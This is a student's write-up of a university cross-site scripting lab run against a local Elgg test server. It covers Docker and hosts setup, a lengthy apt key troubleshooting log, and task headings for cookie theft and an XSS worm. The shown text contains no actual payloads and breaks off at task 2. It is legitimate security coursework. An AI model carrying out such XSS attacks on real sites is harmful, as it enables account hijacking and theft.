
- Lab
  - Lab Setup
    - Hosts Setup
    - Desktop Setup
    - Windows Machine
  - Tasks
    - 1: Posting a Malicious Message to Display an Alert Window
    - 2: Posting a Malicious Message to Display Cookies
    - 3: Stealing Cookies from the Victim's Machine
    - 4: Becoming the Victim's Friend
    - 5: Modifying the Victim's Profile
    - 6: Writing a Self-Propagating XSS Worm
    - 7: Defeating XSS Attacks Using CSP
  - Summary

Lab

A lab for class **MET CS 763** at Boston University, instructed by **Yuting Zhang**. Student Zhang, Jin Yu submitted on **April 23, 2023**.

Lab Setup

Downloaded and unzipped the setup file:



Executed `dcup -d` to run containers in the background:

```
Password:
su: Authentication failure
ubuntu@ip-172-31-54-59:~$ sudo su seed
seed@ip-172-31-54-59:/home/ubuntu$ cd ..
seed@ip-172-31-54-59:/home$ cd seed/Desktop/Labs/4/
seed@ip-172-31-54-59:~/Desktop/Labs/4$ ls
Labsetup  Labsetup.zip
seed@ip-172-31-54-59:~/Desktop/Labs/4$ ls -al Labsetup
total 24
drwxrwxr-x 5 seed seed 4096 Apr 19 05:25 .
drwxrwxr-x 3 seed seed 4096 Apr 19 05:23 ..
-rw-rw-r-- 1 seed seed  817 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Apr  9  2021 image_mysql
drwxrwxr-x 4 seed seed 4096 Apr 28  2021 image_www
drwxr-xr-x 7 lxd  root 4096 Apr 19 14:05 mysql_data
seed@ip-172-31-54-59:~/Desktop/Labs/4$ dockerup -d
dockerup: command not found
seed@ip-172-31-54-59:~/Desktop/Labs/4$ dcup -d
ERROR:
        Can't find a suitable configuration file in this directory or any
        parent. Are you in the right directory?

        Supported filenames: docker-compose.yml, docker-compose.yaml

seed@ip-172-31-54-59:~/Desktop/Labs/4$ ls
Labsetup  Labsetup.zip
seed@ip-172-31-54-59:~/Desktop/Labs/4$ cd Labsetup/
seed@ip-172-31-54-59:~/Desktop/Labs/4/Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
seed@ip-172-31-54-59:~/Desktop/Labs/4/Labsetup$ dcup -d
Starting elgg-10.9.0.5 ...
Starting elgg-10.9.0.5 ... done
seed@ip-172-31-54-59:~/Desktop/Labs/4/Labsetup$
```

Hosts Setup

Modified `/etc/hosts`:

```
ubuntu@ip-172-31-54-59:~$ cat /etc/hosts
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# The following are for SeedLab 2
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
ubuntu@ip-172-31-54-59:~$
```

Desktop Setup

I used AWS EC2 for my SeedLab VM since there was no compatible VM solution for my MacBook with M1 chip. This lab requires some GUI, so I had to install `ubuntu-desktop`. I first run:

```
sudo apt update
```

I then encountered `At least one invalid signature was encountered.` issues for updating every repository. First of all, I confirmed that my EC2 instance has security setting outbound `0.0.0.0/0` rule for all ports, which helped me to exclude the root of the issue from network settings. Afterwards, I thought the issue may relate to incorrectly configured keys, so I ran `sudo apt-key list`. See output below:

```
create_gpg_home:trap:14: undefined signal: ABRT
```

Backed-up the source list file:

```
sudo cp /etc/apt/sources.list /etc/apt/sources.list.backup
```

Ran `sudo apt update` again and outputted no issues:

```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Ran `sudo apt install ubuntu-desktop`. Got the following error message:

```
E: Unable to locate package ubuntu-desktop
```

It turned out that removing all sources didn't fix the issue. I restored the `sources.list` file and ran `sudo apt update` again. The error message remained:

```
Get:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy InRelease [27
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-updates InRel
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-backports InR
Get:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB
Err:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy InRelease
  At least one invalid signature was encountered.
Err:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-updates InRel
  At least one invalid signature was encountered.
Err:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-backports InR
  At least one invalid signature was encountered.
Err:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
  At least one invalid signature was encountered.
Reading package lists... Done
W: GPG error: http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy InRel
E: The repository 'http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy
N: Updating from such a repository can't be done securely, and is theref
N: See apt-secure(8) manpage for repository creation and user configurat
W: GPG error: http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-updat
E: The repository 'http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-
N: Updating from such a repository can't be done securely, and is theref
N: See apt-secure(8) manpage for repository creation and user configurat
W: GPG error: http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-backp
E: The repository 'http://us-east-1.ec2.archive.ubuntu.com/ubuntu jammy-
N: Updating from such a repository can't be done securely, and is theref
N: See apt-secure(8) manpage for repository creation and user configurat
W: GPG error: http://security.ubuntu.com/ubuntu jammy-security InRelease
```

```
E: The repository 'http://security.ubuntu.com/ubuntu jammy-security InRe
N: Updating from such a repository can't be done securely, and is theref
N: See apt-secure(8) manpage for repository creation and user configurat
```

Reimported the keys from the Ubuntu server:


```
sudo apt clean
sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 3B4FE6ACC0
```

Got `create_gpg_home:trap:14: undefined signal: ABRT` while running `sudo apt-key ...`. Then tried to configure another trusted key file:


```
gpg --keyserver keyserver.ubuntu.com --recv-keys 3B4FE6ACC0B21F32 871920
gpg --armor --export 3B4FE6ACC0B21F32 > ubuntu_key_3B4FE6ACC0B21F32.gpg
gpg --armor --export 871920D1991BC93C > ubuntu_key_871920D1991BC93C.gpg
sudo gpg --no-default-keyring --keyring /etc/apt/trusted.gpg --import ub
sudo gpg --no-default-keyring --keyring /etc/apt/trusted.gpg --import ub
rm ubuntu_key_3B4FE6ACC0B21F32.gpg
rm ubuntu_key_871920D1991BC93C.gpg
sudo apt update
```


Windows Machine

I ended using another Windows machine, starting over from VM installation. First of all, downloaded the `.vdi` file and install it on `Ubuntu 20.04`:




Copied docker files and configured `hosts` file:






Ran `docker-compose up`:



HTTP Header Live was already installed:




Tasks


Screenshots for each task.

1: Posting a Malicious Message to Display an Alert Window

Edited the profile:




Displayed alert when viewed the profile:




2: Posting a Malicious Message to Display Cookies

Edited the profile:

